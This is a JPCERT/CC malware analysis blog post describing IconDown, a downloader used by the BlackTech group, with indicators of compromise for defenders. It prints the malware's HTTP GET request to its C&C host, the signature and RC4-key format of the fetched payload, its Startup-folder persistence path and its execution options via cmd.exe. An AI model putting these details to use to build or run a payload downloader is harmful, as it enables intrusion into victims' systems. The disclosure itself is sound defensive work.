IconDown – Downloader Used by BlackTech - JPCERT/CC Eyes

By JPCERT/CC

Published: 2019-11-20 · Archived: 2026-04-02 11:47:10 UTC

- BlackTech

In the past articles, we have introduced TSCookie and PLEAD, the malware used by an attack group BlackTech. We have confirmed that this group also uses another type of malware called “IconDown”. According to ESET’s blog[1], it has been confirmed that the malware is distributed through the update function of ASUS WebStorage. This article describes the details of IconDown found in Japanese organisations.

IconDown’s behaviour

The malware downloads a file from a specific site. This is an example of the HTTP GET requests sent from IconDown.

```
GET /logo.png HTTP/1.1
Host: update.panasocin.com
Cache-Control: no-cache
```

Then, it searches for the following HEX values (as a signature of the embedded data) from the beginning of the downloaded file.

```
91 00 13 87 33 00 90 06 19
```

If the signature value is found, the following 256-byte data is parsed as a RC4 key. It is used to decrypt the data embedded in the downloaded file. (See Table 1 in Appendix A for details.)




Figure 1: RC4 key and encrypted data

RC4-encrypted data is expected to contain configuration value and PE file. The following figure show the decrypted data.




Figure 2: Example of decrypted data

IconDown creates a PE file from the decrypted data and save it to the filesystem. Based on the configuration value, it determines the path to save the file from the following:

- File name contained in the configuration of the downloaded file
- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\slui.exe
- %TEMP%\F{random 8-digit hexadecimal string}.TMP

Then, the saved PE file is executed as specified in the configuration value. (See Table 3 in Appendix B for details of the configuration.)

In Closing

BlackTech has carried our attacks against Japanese organisations by using various types of malware. As the same activity is likely to continue, we will keep an eye on the situation. The hash values of the sample are listed in Appendix C, as well as a C&C server in Appendix D. Please make sure that none of your devices is communicating to the host.

Shintaro Tanaka
(Translated by Yukako Uchida)

Reference

[1]ESET: Plead malware distributed via MitM attacks at router level, misusing ASUS WebStorage
https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

Appendix A: Format of data downloaded by IconDown

Table 1: Format of data downloaded by IconDown

Offset	Length	Contents
0x000	9	91 00 13 87 33 00 90 06 19 (HEX value)
0x009	256	RC4 key
0x209	-	RC4-encrypted data (See Table 2 for details.)

Table 2: Format of the encrypted data

Offset	Length	Contents
0x000	4	Fixed value (between 0 and 5, see Table 3 for details)
0x010	-	File name (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\slui.exe if not configured)
0x114	-	PE file

Appendix B: Method of creating/executing PE files

Table 3: Methods of creating/executing PE files

Value	Contents
0x00000000	Create a file named [File name in Table 2]
0x00000001	Create a file named [File name in Table 2] and execute cmd.exe /c [File name in Table 2]
0x00000002	Terminate itself
0x00000003	Create a file named [File name in Table 2] and terminate itself
0x00000004	Create a file named [File name in Table 2], execute cmd.exe /c [File name in Table 2] and terminate itself
0x00000005	Create a file named [File name in Table 2] and %TEMP%\F{random 8-digit hexadecimal string}, execute cmd.exe /c %TEMP%\F{random 8-digit hexadecimal string} and terminate itself

Appendix C: Hash value of the samples

IconDown

- 634839b452e43f28561188a476af462c301b47bddd0468dd8c4f452ae80ea0af
- 6bf301b26a919f86655e4ccb20237cc3b6b6888f258d96aac4d62df7980e51a5
- 2e789fc5aa1318d0286264d70b2ececa15664689efa4f47c485d84df55231ac4

A sample file downloaded by IconDown

- f6494698448cdaf6ec0ed7b3555521e75fac5189fa3c89ba7b2ad492188005b4

Appendix D: C&C server

- update.panasocin.com


JPCERT/CC

Please use the below contact form for any inquiries about the article.


Related articles

- 


  Update on Attacks by Threat Group APT-C-60




- [CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks]



- [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities]



- [DslogdRAT Malware Installed in Ivanti Connect Secure]

- 

[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2019/11/icondown-downloader-used-by-blacktech.html